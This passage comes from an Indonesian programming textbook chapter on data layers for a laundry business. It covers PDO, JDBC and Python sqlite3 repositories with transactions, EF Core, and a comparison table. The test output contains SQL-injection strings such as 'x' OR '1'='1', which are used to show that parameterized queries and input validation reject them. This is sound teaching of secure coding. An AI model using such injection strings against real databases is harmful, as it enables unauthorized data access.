        $r['charged'] = (int) $r['charged'];
        $r['paid'] = (int) $r['paid'];
        $r['balance'] = $r['charged'] - $r['paid'];
        return $r;
    }

    public function findBill(string $id): ?array
    {
        $st = $this->pdo->prepare(self::SELECT_BILL . ' WHERE b.id = ?');
        $st->execute([$id]);
        $row = $st->fetch();
        return $row === false ? null : $this->bill($row);
    }

    public function recentBills(?string $outletId, int $limit): array
    {
        if ($outletId !== null && $outletId !== '' && !preg_match('/^O[0-9]{2}$/',
$outletId)) {
            throw new DataLayerException("'$outletId' is not an outlet id.");
        }
        $st = $this->pdo->prepare(self::SELECT_BILL
            . ' WHERE (:o1 = \'\' OR b.Outlet_id = :o2) ORDER BY b.arrived DESC, b.id DESC
LIMIT :lim');
        $st->bindValue(':o1', $outletId ?? '');
        $st->bindValue(':o2', $outletId ?? '');
        $st->bindValue(':lim', $limit, PDO::PARAM_INT);
        $st->execute();
```

Kode 15.38 (Lanjutan) *php/src/BillRepository.php, cuplikan: transaction() menjalankan sebuah closure di antara BEGIN IMMEDIATE dan COMMIT, dan me-rollback bila ada Throwable apa pun; createBillWithFirstPayment adalah Pseudokode 15.2 dengan aturan Laundry dan tiga INSERT.*

```
        return array_map(fn(array $r) => $this->bill($r), $st->fetchAll());
    }

    /** LIKE treats % and _ as wildcards; '!' escapes them so they match themselves. */
    public static function likeContains(string $text): string
    {
        return '%' . str_replace(['!', '%', '_'], ['!!', '!%', '!_'], $text) . '%';
    }

    public function searchCustomers(string $text, int $limit = 20): array
    {
        $st = $this->pdo->prepare('SELECT id, name, phone FROM Customer'
            . " WHERE name LIKE :p1 ESCAPE '!' OR phone LIKE :p2 ESCAPE '!' ORDER BY name
LIMIT :lim");
        $st->bindValue(':p1', self::likeContains($text));
        $st->bindValue(':p2', self::likeContains($text));
        $st->bindValue(':lim', $limit, PDO::PARAM_INT);
        $st->execute();
        return $st->fetchAll();
    }

    /**
     * The bill, its first StatusLog row and (if $payAmount > 0) its first Payment,
     * in one transaction. Returns the new bill id.
     */
    public function createBillWithFirstPayment(string $customerId, string $serviceId, int
$unit, string $rack,
        string $outletId, string $employeeId, string $now,
        ?string $payMethod = null, int $payAmount = 0, ?string $payReference = null):
string
    {
        return $this->transaction(function () use ($customerId, $serviceId, $unit, $rack,
$outletId,
                                                   $employeeId, $now, $payMethod,
$payAmount, $payReference) {
            $st = $this->pdo->prepare('SELECT price FROM Service WHERE id = ?');
            $st->execute([$serviceId]);
            $price = $st->fetchColumn();
            if ($price === false) {
                throw new DataLayerException("There is no service $serviceId.");
            }
            if ($unit <= 0) {
                throw new DataLayerException('The number of units must be at least 1.');
            }
            $charge = (int) $price * $unit;
            if ($payAmount < 0 || $payAmount > $charge) {
                throw new DataLayerException('A first payment must be between Rp 0 and the
charge, ' . rp($charge) . '.');
            }
```

Kode 15.38 (Lanjutan) *php/src/BillRepository.php, cuplikan: transaction() menjalankan sebuah closure di antara BEGIN IMMEDIATE dan COMMIT, dan me-rollback bila ada Throwable apa pun; createBillWithFirstPayment adalah Pseudokode 15.2 dengan aturan Laundry dan tiga INSERT.*

```
            $max = $this->pdo->query('SELECT MAX(id) FROM Bill')->fetchColumn();   //
inside the transaction
            $id = sprintf('B%04d', ($max ? (int) substr($max, 1) : 0) + 1);

            $this->pdo->prepare('INSERT INTO Bill (id, arrived, status, rack, unit,
payment,'
                . ' Customer_id, Employee_id, Service_id, Outlet_id)'
                . " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)")
                ->execute([$id, $now, $rack, $unit, $charge, $customerId, $employeeId,
$serviceId, $outletId]);

            $this->insertLog($id, 'queued', $now, $employeeId);

            if ($payAmount > 0) {
                $this->insertPayment($id, $payMethod ?? '', $payAmount, $payReference,
$now);
            }
            return $id;
        });
    }
```

Bentuknya adalah bentuk **Kode 15.6**, dengan idiom PHP. Unit kerjanya berupa ***closure***, `function () use (…) { … }`, yang diserahkan kepada `transaction()`, sehingga logika *begin–commit–rollback* ditulis sekali untuk setiap metode yang menulis. Di SQLite, fungsi pembantu itu mengirim `BEGIN IMMEDIATE` sendiri, karena `PDO::beginTransaction()` mengirim `BEGIN` biasa, yang baru mengambil kunci tulis pada `INSERT` pertama — sesudah `MAX(id)` terlanjur dibaca. Di MySQL ia memakai `beginTransaction()`, `commit()`, dan `rollBack()`. `PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION` di `Db::connect` menjadikan setiap galat basis data sebuah eksepsi, dan itulah yang memungkinkan satu `catch` menangani semuanya; sedangkan `PDO::ATTR_EMULATE_PREPARES => false` membuat PDO mengirim *prepared statement* sungguhan alih-alih mengutip sendiri nilai-nilai ke dalam teks. `rp()` di akhir berkas memformat rupiah seperti yang ditulis binatu.

Pengujinya, `php tests/run.php`, melakukan kelima belas pemeriksaan pada **Kode 15.32** terhadap salinan sementara basis data; keluaran sebenarnya adalah **Kode 15.39**.

Kode 15.39 `php tests/run.php`: lima belas pemeriksaan yang sama di SQLite melalui PDO, semuanya lulus. Dua penolakan di tingkat basis data mengutip pesan SQLite sendiri: *constraint* `CHECK Payment_method_enum` dan kegagalan `FOREIGN KEY`.

```
PHP + PDO repository (SQLite, a copy of data/laundry.db)
  PASS  find B2953: Lestari Mahendra, Dry cleaning - dress/kebaya (per item), charged Rp
45.000, paid Rp 45.000, balance Rp 0
  PASS  counts before: Bill 2953, Payment 3319, StatusLog 8802
  PASS  create bill + first payment: B2954, 5 kg x Rp 8.000 = Rp 40.000, paid Rp 20.000,
balance Rp 20.000
  PASS  three rows written: Bill 2954, Payment 3320, StatusLog 8803
  PASS  create bill, no payment: B2955, charged Rp 70.000, nothing paid
  PASS  rollback: payment larger than the charge: A first payment must be between Rp 0 and
the charge, Rp 40.000.
  PASS  rollback: bad method after bill and log were written: SQLSTATE[23000]: Integrity
constraint violation: 19 CHECK constraint failed: Payment_method_enum
  PASS  rollback: unknown customer: SQLSTATE[23000]: Integrity constraint violation: 19
FOREIGN KEY constraint failed
  PASS  counts after three refusals: Bill 2955, Payment 3320, StatusLog 8804
  PASS  payment above the balance refused: A payment must be between Rp 1 and the balance,
Rp 20.000.
  PASS  pay the rest: balance Rp 0
  PASS  workflow: finished, departed, then: Bill B2954 has already departed.
  PASS  search is a value, not SQL: "x' OR '1'='1" -> 0 rows, "%" -> 0 rows, "rahman" -> 6
rows
  PASS  recent bills of one outlet: B2954 2026-09-30, B2953 2026-09-30, B2949 2026-09-30
  PASS  outlet filter refuses an expression: 'O01' OR '1'='1' is not an outlet id.
15 passed, 0 failed
```

Bandingkan ketiga baris *rollback* dengan **Kode 15.32**. Penolakan di tingkat aturan memakai kata-kata yang sama. Metode pembayaran yang salah kini ditolak oleh *basis data* — `CHECK (method IN ('cash','qris','transfer','credit'))` milik SQLite dari `schema.sqlite.sql` — sesudah nota dan baris lognya ditulis di dalam transaksi; jumlah baris menunjukkan bahwa `ROLLBACK` menyingkirkan keduanya. Pelanggan yang tidak dikenal ditolak oleh kunci tamu SQLite, yang hanya berfungsi karena `Db::connect` menjalankan `PRAGMA foreign_keys = ON`. Pesan-pesannya adalah pesan *driver* sendiri, yang tepat untuk pengujian yang harus menunjukkan aturan *mana* yang terpicu, dan tidak tepat untuk halaman: halaman seharusnya mencatat pesan itu di log dan menampilkan kalimatnya sendiri.

`php/demo/connected.php` memperlihatkan dua cara PDO membaca, kembaran DataReader dan DataTable. Menelusuri `PDOStatement` dengan `foreach` mengambil satu baris per putaran dan tidak dapat mundur — putaran kedua melihat 0 baris; `fetchAll()` menyalin setiap baris ke larik PHP, setelah itu *statement* dapat dilepas dan larik dapat diurutkan dan dibaca sesering yang Anda mau. Keluarannya ada di `output/php-connected.txt`.

15.14 Lapisan Data yang Sama dalam Java dengan JDBC

JDBC adalah ADO.NET-nya Java, dan Bab 7 memakainya di belakang *servlet*: `Connection`, `PreparedStatement`, `ResultSet`, satu *driver* per basis data yang dipilih dengan URL — `jdbc:sqlite:../data/laundry.db` dengan *jar* `sqlite-jdbc`, `jdbc:mysql://localhost:3306/profitina_laundry` dengan MySQL Connector/J. **Kode 15.40** adalah jantung `java/src/laundry/data/BillRepository.java`.

Kode 15.40 `BillRepository.transaction`: antarmuka fungsional untuk "pekerjaan pada sebuah koneksi", dan satu metode yang menjalankan pekerjaan semacam itu di antara `setAutoCommit(false)` dan `commit()`, serta me-*rollback* bila ada `SQLException` atau `RuntimeException`.

```
    /** A piece of work that runs on one connection inside one transaction. */
    @FunctionalInterface
    private interface Work<T> {
        T run(Connection c) throws SQLException;
    }

    /** Runs the work as ONE transaction: everything is written, or nothing is. */
    private <T> T transaction(Work<T> work) {
        try (Connection c = db.open()) {
            c.setAutoCommit(false);                        // BEGIN
            try {
                T result = work.run(c);
                c.commit();                                // all of it
                return result;
            } catch (SQLException | RuntimeException e) {
                c.rollback();                              // none of it
                throw e;
            }
        } catch (SQLException e) {
            throw new DataLayerException(e.getMessage(), e);
        }
    }
```

JDBC tidak punya `BeginTransaction`: sebuah koneksi secara bawaan berada dalam mode ***auto-commit***, setiap pernyataan adalah transaksinya sendiri, dan `setAutoCommit(false)` berarti "mulai sekarang, tidak ada yang permanen sampai saya memanggil `commit()`". Pernyataan `try`-with-resources menutup koneksi apa pun yang terjadi — itulah `using`-nya Java. Pekerjaannya berupa *lambda*, `c -> { … }`, sebagaimana di PHP ia berupa *closure*. Dan `Db.open()` mengirim properti `transaction_mode=IMMEDIATE` kepada `sqlite-jdbc`, sehingga `setAutoCommit(false)` dimulai dengan `BEGIN IMMEDIATE`. Properti itu diperiksa ketika bab ini ditulis: dengan bawaan *driver*, `DEFERRED`, koneksi kedua dapat memulai transaksi dan membaca selama koneksi pertama memegang transaksi terbuka; dengan `IMMEDIATE` koneksi kedua ditolak dengan `[SQLITE_BUSY] The database file is locked`, dan itulah yang membuat id berikutnya aman.

`./test.sh` (atau `.\test.ps1` di Windows) mengompilasi sumbernya dengan `javac --release 17` dan menjalankan `BillRepositoryTest` pada salinan sementara basis data. Keluarannya mengulang **Kode 15.39** baris demi baris, kecuali bahwa `sqlite-jdbc` merumuskan kedua pesan galatnya dengan caranya sendiri:

```
  PASS  rollback: bad method after bill and log were written: [SQLITE_CONSTRAINT_CHECK] A
CHECK constraint failed (CHECK constraint failed: Payment_method_enum)
  PASS  rollback: unknown customer: [SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint
failed (FOREIGN KEY constraint failed)
```

`java/src/laundry/demo/ConnectedDemo.java`, **Kode 15.41**, menyandingkan dua cara Java membaca, dan menambahkan sesuatu yang tidak dimiliki larik PHP: tabel terputus milik JDK sendiri.

Kode 15.41 `ConnectedDemo.java`: `ResultSet` maju-saja yang dibaca selama koneksi terbuka, dan `CachedRowSet` — bagian dari `javax.sql.rowset` di setiap JDK — yang diisi dari sebuah *result set* dan dipakai sesudah koneksi ditutup.

```
package laundry.demo;

import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import javax.sql.rowset.CachedRowSet;
import javax.sql.rowset.RowSetProvider;
import laundry.data.BillView;
import laundry.data.Db;

/**
 * Connected and disconnected reading in JDBC: a ResultSet is Java's DataReader,
 * a CachedRowSet (part of the JDK) is Java's DataTable.
 */
public final class ConnectedDemo {
    public static void main(String[] args) throws Exception {
        Db db = Db.fromEnvironment();

        // Connected: a forward-only cursor; the connection must stay open while we read.
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement(
                 "SELECT id, name, section FROM Employee WHERE section = ? ORDER BY id")) {
            ps.setString(1, "transaction");
            try (ResultSet rs = ps.executeQuery()) {
                System.out.println("columns: " + rs.getMetaData().getColumnCount()
                    + ", type " + (rs.getType() == ResultSet.TYPE_FORWARD_ONLY ?
"TYPE_FORWARD_ONLY" : "scrollable"));
                while (rs.next()) {
                    System.out.println("| " + rs.getString("id") + " | " + rs.getString(2)
+ " | " + rs.getString(3));
                }
            }
        }

        // Disconnected: copy the rows into a CachedRowSet, close the connection, keep
working.
        CachedRowSet services = RowSetProvider.newFactory().createCachedRowSet();
        try (Connection c = db.open();
             PreparedStatement ps = c.prepareStatement("SELECT id, description, price FROM
Service ORDER BY price DESC");
             ResultSet rs = ps.executeQuery()) {
            services.populate(rs);
        }                                                   // the connection is closed here
        System.out.println();
        System.out.println("services in memory: " + services.size() + "; the three
dearest:");
        services.beforeFirst();
        for (int i = 0; i < 3 && services.next(); i++) {
            System.out.printf("  %s  %-40s %s%n", services.getString(1),
services.getString(2), BillView.rp(services.getLong(3)));
        }
        services.last();                                    // a cached set can scroll
backwards, too
```

Kode 15.41 (Lanjutan) *ConnectedDemo.java: ResultSet maju-saja yang dibaca selama koneksi terbuka, dan CachedRowSet — bagian dari javax.sql.rowset di setiap JDK — yang diisi dari sebuah result set dan dipakai sesudah koneksi ditutup.*

```
        System.out.println("cheapest: " + services.getString(2));
    }
}
```

Kode 15.42 Keluaran sebenarnya dari **Kode 15.41**, dijalankan dengan `./run.sh ConnectedDemo`.

```
columns: 3, type TYPE_FORWARD_ONLY
| E0001 | Hendra Wijaya | transaction
| E0003 | Bambang Sutrisno | transaction
| E0004 | Dewi Lestari Putri | transaction
| E0005 | Anisa Rahmawati | transaction
| E0008 | Rizky Pratama | transaction
| E0011 | Kevin Tanoto | transaction
| E0012 | Fitri Handayani | transaction

services in memory: 12; the three dearest:
  S0005  Dry cleaning - suit 2 pieces (per item)  Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)   Rp 45.000
  S0011  Shoes deep clean (per pair)              Rp 45.000
cheapest: Ironing only (per kg)
```

Seperti ditunjukkan **Kode 15.42**, `CachedRowSet` adalah DataTable-nya Java: `populate(rs)` menyalin baris-baris, koneksi ditutup, dan *row set* itu dapat digulir maju dan mundur (`last()` menemukan layanan termurah) bahkan diubah lalu dituliskan kembali dengan `acceptChanges()`, metode yang namanya sudah pernah Anda jumpai.

15.15 Lapisan Data yang Sama dalam Python dengan `sqlite3`

Pustaka standar Python memuat `sqlite3`, *driver* yang mengikuti API basis data Python (PEP 249): `connect()`, `execute()` milik koneksi yang mengembalikan kursor, penanda `?`, `commit()`, dan `rollback()`. **Kode 15.43** adalah transaksi dan unit kerja dari `python/laundry_data/repository.py`.

Kode 15.43 `laundry_data/repository.py`, cuplikan: transaksi sebagai *context manager*; `_bill`, yang mengubah baris menjadi *dictionary* beserta sisa tagihannya; ketiga metode pembaca; dan `create_bill_with_first_payment` di dalam `with self.transaction():`.

```
    @contextmanager
    def transaction(self):
        """Everything inside the with-block is written, or nothing is."""
        self.con.execute("BEGIN IMMEDIATE")          # take the write lock now
        try:
            yield
            self.con.execute("COMMIT")
        except BaseException as e:
            self.con.execute("ROLLBACK")
            if isinstance(e, sqlite3.DatabaseError):
                raise DataLayerError(str(e)) from e
            raise

    @staticmethod
    def _bill(row):
        if row is None:
            return None
        bill = dict(row)
        bill["charged"], bill["paid"] = int(bill["charged"]), int(bill["paid"])
        bill["balance"] = bill["charged"] - bill["paid"]
        return bill

    def find_bill(self, bill_id):
        return self._bill(self.con.execute(SELECT_BILL + " WHERE b.id = ?",
(bill_id,)).fetchone())

    def recent_bills(self, outlet_id, limit):
        outlet = outlet_id or ""
        if outlet and not re.fullmatch(r"O[0-9]{2}", outlet):
            raise DataLayerError(f"'{outlet}' is not an outlet id.")
        cur = self.con.execute(SELECT_BILL + " WHERE (? = '' OR b.Outlet_id = ?)"
                               " ORDER BY b.arrived DESC, b.id DESC LIMIT ?", (outlet,
outlet, limit))
        return [self._bill(r) for r in cur]          # connected: the cursor yields rows
one by one

    def search_customers(self, text, limit=20):
        pattern = like_contains(text)
        return [dict(r) for r in self.con.execute(
            "SELECT id, name, phone FROM Customer"
            " WHERE name LIKE ? ESCAPE '!' OR phone LIKE ? ESCAPE '!' ORDER BY name LIMIT
?",
            (pattern, pattern, limit))]
```

Kode 15.43 (Lanjutan) *laundry_data/repository.py, cuplikan: transaksi sebagai context manager; _bill, yang mengubah baris menjadi dictionary beserta sisa tagihannya; ketiga metode pembaca; dan create_bill_with_first_payment di dalam with self.transaction():.*

```
    def create_bill_with_first_payment(self, b: NewBill):
        """The bill, its first StatusLog row and (if pay_amount > 0) its first Payment, as
one transaction."""
        with self.transaction():
            row = self.con.execute("SELECT price FROM Service WHERE id = ?",
(b.service_id,)).fetchone()
            if row is None:
                raise DataLayerError(f"There is no service {b.service_id}.")
            if b.unit <= 0:
                raise DataLayerError("The number of units must be at least 1.")
            charge = int(row["price"]) * b.unit
            if b.pay_amount < 0 or b.pay_amount > charge:
                raise DataLayerError(f"A first payment must be between Rp 0 and the charge,
{rp(charge)}.")

            max_id = self.con.execute("SELECT MAX(id) FROM Bill").fetchone()[0]   # inside
the transaction
            bill_id = "B%04d" % ((int(max_id[1:]) if max_id else 0) + 1)

            self.con.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, b.now, b.rack, b.unit, charge, b.customer_id, b.employee_id,
b.service_id, b.outlet_id))
            self._insert_log(bill_id, "queued", b.now, b.employee_id)
            if b.pay_amount > 0:
                self._insert_payment(bill_id, b.pay_method or "", b.pay_amount,
b.pay_reference, b.now)
        return bill_id
```

Idiom Python untuk “lakukan ini, lalu bereskan bagaimanapun akhirnya” adalah pernyataan `with`, dan `@contextmanager` mengubah sebuah *generator* menjadi sesuatu yang dapat dipakai `with`: kode sebelum `yield` berjalan saat masuk (`BEGIN IMMEDIATE`), tubuh blok `with` berjalan pada `yield`, dan kode sesudahnya berjalan saat keluar — `COMMIT` bila blok selesai, `ROLLBACK` dan eksepsi yang diterjemahkan bila blok melempar eksepsi. `connect()` di `db.py` membuka koneksi dengan `isolation_level=None`, yang mematikan kebiasaan modul `sqlite3` mengirim `BEGIN`-nya sendiri sebelum `INSERT` pertama; batas-batas transaksi lalu persis seperti yang ditulis kode, baik di Python 3.11 pada mesin pembangun buku ini maupun di 3.14. `row_factory = sqlite3.Row` membuat baris dapat dibaca menurut nama kolom, dan `PRAGMA foreign_keys = ON` menyalakan kunci tamu, seperti di PHP dan Java.

Pengujiannya adalah pengujian `unittest` biasa, sepuluh jumlahnya, masing-masing pada salinan baru basis data yang dibuat di `setUp` dan dihapus di `tearDown` (**Kode 15.44**):

Kode 15.44 `python -m unittest -v tests.test_repository` di folder `python`: sepuluh pengujian yang mencakup cakupan yang sama dengan lima belas pemeriksaan jalur-jalur lain.

```
test_create_bill_with_first_payment_writes_three_rows
(tests.test_repository.BillRepositoryTest.test_create_bill_with_first_payment_writes_three_
rows) ... ok
test_create_bill_without_payment
(tests.test_repository.BillRepositoryTest.test_create_bill_without_payment) ... ok
test_find_existing_bill (tests.test_repository.BillRepositoryTest.test_find_existing_bill)
... ok
test_payments_and_balance
(tests.test_repository.BillRepositoryTest.test_payments_and_balance) ... ok
test_recent_bills_and_outlet_filter
(tests.test_repository.BillRepositoryTest.test_recent_bills_and_outlet_filter) ... ok
test_rollback_after_bill_and_log_were_written
(tests.test_repository.BillRepositoryTest.test_rollback_after_bill_and_log_were_written)
... ok
test_rollback_on_unknown_customer
(tests.test_repository.BillRepositoryTest.test_rollback_on_unknown_customer) ... ok
test_rollback_when_payment_exceeds_charge
(tests.test_repository.BillRepositoryTest.test_rollback_when_payment_exceeds_charge) ... ok
test_search_text_is_a_value
(tests.test_repository.BillRepositoryTest.test_search_text_is_a_value) ... ok
test_workflow (tests.test_repository.BillRepositoryTest.test_workflow) ... ok

----------------------------------------------------------------------
Ran 10 tests in 0.029s

OK
```

15.16 Entity Framework Core: ORM Modern

15.16.1 Apa yang dikerjakan ORM

Setiap *repository* dalam bab ini menerjemahkan dengan tangan di antara dua dunia: baris dan kolom di satu sisi, *record* C#, larik PHP, *record* Java, dan *dictionary* Python di sisi lain. `ReadBill`, di berkas yang sama dengan **Kode 15.6**, adalah terjemahan itu untuk satu kueri, dan setiap kueri dengan bentuk berbeda memerlukan terjemahan lain lagi. ***Object–relational mapper*** (ORM) mengerjakan terjemahan itu untuk Anda.

> **DEFINISI.** ***Object–relational mapper*** memetakan kelas ke tabel dan objek ke baris. Anda mengueri dengan ekspresi bahasa itu sendiri dan ORM membangkitkan SQL-nya; Anda mengubah objek dan ORM membangkitkan pernyataan `INSERT`, `UPDATE`, dan `DELETE`-nya. **Entity Framework Core** (EF Core) adalah ORM Microsoft untuk .NET, dibangun di atas ADO.NET: di bawahnya, EF Core membuka `DbConnection`, mengirim `DbCommand` berparameter, dan membaca `DbDataReader` [13].

EF Core dirilis bersama .NET: rilis terkininya, EF Core 10, hadir bersama .NET 10 pada 11 November 2025 dan, seperti .NET 10, merupakan rilis dukungan jangka panjang (LTS) yang didukung sampai November 2028 [13], [14].

Kosakatanya empat kata. **Entitas** (*entity*) adalah kelas biasa yang propertinya adalah kolom (`Bill`, `Service`). **`DbContext`** adalah sesi dengan basis data; setiap properti `DbSet<T>` adalah sebuah tabel. **LINQ** (*Language-Integrated Query*) adalah sintaksis kueri C# — `db.Services.Single(s => s.Id == id)` — yang diterjemahkan EF Core menjadi `SELECT … WHERE id = @p0`, berparameter. **`SaveChanges()`** menemukan setiap entitas yang ditambahkan, diubah, atau dihapus sejak dimuat oleh konteks — gagasan `RowState` milik DataRow yang sudah dewasa — lalu mengirim pernyataan-pernyataannya, semuanya di dalam satu transaksi. ***Migration*** (`dotnet ef migrations add`, `dotnet ef database update`) membangkitkan dan menerapkan perubahan skema dari perubahan pada kelas.

15.16.2 Unit kerja Laundry dalam EF Core

Kode 15.45 adalah `CreateBillWithFirstPayment` sekali lagi, dari `Laundry.Data/EfCore/LaundryContext.cs`. Berkas itu juga memetakan empat entitas ke tabel `Service`, `Bill`, `Payment`, dan `StatusLog` yang sudah ada.

Kode 15.45 Unit kerja dengan EF Core: LINQ untuk harga dan id berikutnya, tiga objek yang dihubungkan melalui properti navigasi, satu `SaveChanges`. Dikompilasi hanya dengan `-p:UseEfCore=true` sesudah `dotnet add package Microsoft.EntityFrameworkCore.Sqlite`; tidak dikompilasi maupun dijalankan dalam buku ini.

```
public static class EfBills
{
    /// <summary>
    /// The same unit of work as AdoBillRepository.CreateBillWithFirstPayment.
    /// No SQL is written by hand: LINQ becomes a parameterized SELECT, and
    /// SaveChanges() sends the three INSERTs inside one transaction of its own.
    /// </summary>
    public static string CreateBillWithFirstPayment(LaundryContext db, NewBill b)
    {
        using var tx = db.Database.BeginTransaction();          // so that MAX(id) is read
inside it
        Service service = db.Services.Single(s => s.Id == b.ServiceId);
        string max = db.Bills.Max(x => x.Id);
        string id = "B" + (int.Parse(max[1..]) + 1).ToString("D4");

        var bill = new Bill
        {
            Id = id, Arrived = b.Now, Status = "queued", Rack = b.Rack, Unit = b.Unit,
            Payment = service.Price * b.Unit, Customer_id = b.CustomerId,
            Employee_id = b.EmployeeId, Service_id = b.ServiceId, Outlet_id = b.OutletId,
        };
        bill.Log.Add(new StatusLogRow { Status = "queued", Changed_at = b.Now, Employee_id
= b.EmployeeId });
        if (b.PayAmount > 0)
            bill.Payments.Add(new PaymentRow { Paid_at = b.Now, Method = b.PayMethod ?? "",
                                               Amount = b.PayAmount, Reference =
b.PayReference });
        db.Bills.Add(bill);
        db.SaveChanges();                                       // three INSERTs
        tx.Commit();
        return id;
    }
}
```

Tidak ada SQL yang muncul, dan tidak ada yang direkatkan. `bill.Log.Add(…)` dan `bill.Payments.Add(…)` melekatkan objek anak ke nota melalui **properti navigasi**-nya, dan EF Core mengisi `Bill_id` mereka dari hubungan yang dikonfigurasi di `OnModelCreating`. `SaveChanges()` mengirim ketiga `INSERT` dalam urutan yang benar — induk lebih dulu — dalam satu transaksi. `BeginTransaction()` eksplisit di sekeliling seluruh metode ada karena alasan yang sama seperti di tempat lain dalam bab ini: `MAX(id)` harus dibaca di dalam transaksi yang sama yang memakainya. Baris-baris untuk memasang EF Core dan alat baris perintahnya adalah:

```
dotnet add package Microsoft.EntityFrameworkCore.Sqlite
dotnet add package Microsoft.EntityFrameworkCore.Design
dotnet tool install --global dotnet-ef
dotnet ef dbcontext scaffold "Data Source=../../data/laundry.db"
Microsoft.EntityFrameworkCore.Sqlite
```

Baris terakhir, ***scaffolding***, membaca basis data yang sudah ada lalu menuliskan kelas-kelas entitas dan `DbContext` untuk Anda — `xsd.exe` versi modern dari Subbab 15.8.3 — dan itulah cara

Anda memulai EF Core pada tabel-tabel Laundry yang sudah ada alih-alih menulis pemetaan **Kode 15.45** dengan tangan.

15.16.3 ADO.NET, *micro-ORM*, atau EF Core?

Tabel 15.9 membandingkan tiga cara lapisan data .NET ditulis saat ini. Kolom tengahnya adalah **Dapper**, pustaka sumber terbuka kecil (NuGet `Dapper`) yang menambahkan metode seperti `con.Query<Bill>(sql, new { id })` ke `DbConnection`: Anda tetap menulis SQL-nya, dan Dapper memetakan baris ke objek.

Tabel 15.9 Tiga cara menulis lapisan data .NET. Ketiganya dapat digabungkan: EF Core dapat menjalankan SQL mentah (`FromSql`), dan ketiganya dapat diletakkan di balik antarmuka *repository* yang sama.

	ADO.NET langsung	Dapper (*micro-ORM*)	Entity Framework Core
Siapa menulis SQL	Anda	Anda	EF Core, dari LINQ
Baris ke objek	dengan tangan (`ReadBill`)	otomatis, menurut nama kolom	otomatis, menurut model
Pelacakan perubahan	tidak ada (atau `RowState` milik DataSet)	tidak ada	ada; `SaveChanges`
Transaksi	`BeginTransaction`	`BeginTransaction`	`SaveChanges`, atau `BeginTransaction`
Perubahan skema	skrip SQL	skrip SQL	*migration*
Paling cocok untuk	kendali penuh, SQL massal dan khusus, belajar	laporan dan halaman yang banyak membaca	sebagian besar kode aplikasi
Contoh Laundry	`AdoBillRepository`	—	**Kode 15.45**

Mempelajari ADO.NET lebih dulu tidak sia-sia meskipun sesudahnya Anda memakai EF Core setiap hari. EF Core adalah ADO.NET di bawahnya; ketika ia membangkitkan kueri yang lambat, mencatat `DbUpdateConcurrencyException` (konkurensi optimistis dari Subbab 15.7.3), atau memerlukan *connection string*, transaksi, atau perintah mentah, semua yang ada di Subbab 15.4 sampai 15.7 itulah yang akan Anda hadapi.

15.17 Empat Jalur Berdampingan

Tabel 15.10 menjajarkan keempat lapisan data dalam bab ini. Mempelajari baris-barisnya lebih berharga daripada mempelajari satu kolom mana pun.

Tabel 15.10 Lapisan data Laundry dalam empat bahasa. SQL-nya sama di keempatnya; pengujian ketiga jalur terakhir berjalan terhadap basis data SQLite yang sama, dan itulah bukti bahwa SQL versi C#, yang di sini dikompilasi tetapi tidak dijalankan di SQLite, sudah benar.

Gagasan	C# / ADO.NET	PHP / PDO	Java / JDBC	Python / `sqlite3`
Koneksi	`DbConnection`	`PDO`	`Connection`	`sqlite3.Connection`
Dipilih dengan	kelas penyedia + *connection string*	DSN `sqlite:…`, `mysql:…`	URL `jdbc:sqlite:…`	modul (`sqlite3`, `pymysql`)
Penanda	`@name`	`?`, `:name`	`?`	`?`, `:name`
Menjalankan kueri	`ExecuteReader`	`prepare` + `execute`	`executeQuery`	`execute`
Membaca baris (terhubung)	`DbDataReader.Read()`	`foreach` atas `PDOStatement`	`ResultSet.next()`	menelusuri kursor
Baris di memori	`DataTable`, `DataSet`	larik hasil `fetchAll()`	`CachedRowSet`	daftar hasil `fetchall()`
Memulai	`BeginTransaction()`	`BEGIN IMMEDIATE` / `beginTransaction()`	`setAutoCommit(false)`	`BEGIN IMMEDIATE`
Mengakhiri	`Commit()` / `Rollback()`	`COMMIT` / `ROLLBACK`	`commit()` / `rollback()`	`COMMIT` / `ROLLBACK`
Selalu menutup	`using`	objek keluar dari cakupan	`try`-with-resources	`with`, `close()`
Pengujian di sini	15 pemeriksaan, lulus	15 pemeriksaan, lulus	15 pemeriksaan, lulus	10 pengujian, lulus

15.18 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di produksi di `app.profitina.com`: platform ini mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin jawab AI — *Generative Engine Optimization*, GEO — dan membantu memperbaiki apa yang ditemukannya. Profitina ditulis dalam Python di atas FastAPI, dengan PostgreSQL di produksi, dan tidak ada satu baris pun ADO.NET di dalamnya. Meski demikian, setiap gagasan dalam bab ini bekerja di dalamnya.

Satu lapisan data. Halaman dan *handler* API meminta "dasbor pengguna ini" atau "catat pembelian ini"; mereka tidak pernah memegang koneksi atau menulis SQL. Satu panggilan di balik dasbor kokpit mengumpulkan notifikasi, kanal yang diikuti, peringkat, dan aktivitas melalui lapisan itu.

Unit kerja. Segala sesuatu yang memindahkan nilai adalah beberapa operasi tulis yang saling memiliki — langganan yang diperpanjang dari saldo PROFIT, pembelian yang dibayar melalui QRIS lalu dikreditkan ke saldo, unggahan komunitas beserta penghitungnya. Masing-masing adalah satu transaksi: saldo dan catatan alasan perubahannya di-*commit* bersama atau tidak sama sekali, persis seperti nota Laundry dan pembayaran pertamanya.

Parameter, selalu. Setiap pernyataan mengikat nilainya sebagai parameter; *identifier* seperti kolom pengurutan berasal dari *allow-list*. Disiplin yang sama berlaku bagi bahasa lain yang dapat disusupi: setiap tautan yang diunggah di komunitas melewati penyaring berbasis aturan sebelum ditampilkan kepada siapa pun.

Satu SQL untuk dua basis data. Produksi berjalan di PostgreSQL sedangkan sebagian jalur pengujian berjalan di SQLite, dan sebuah penjaga memastikan SQL tetap berada dalam dialek yang diterima keduanya — alasan yang sama mengapa keempat jalur dalam bab ini berbagi satu himpunan pernyataan. Dan menurut undang-undang pelindungan data pribadi Indonesia, UU 27/2022, ekspor data pengguna dan penghapusan akun secara penuh juga merupakan operasi lapisan data: ekspor adalah pembacaan di setiap tabel yang menyimpan data orang itu, dan penghapusan adalah satu transaksi yang menghapus semuanya atau tidak sama sekali.

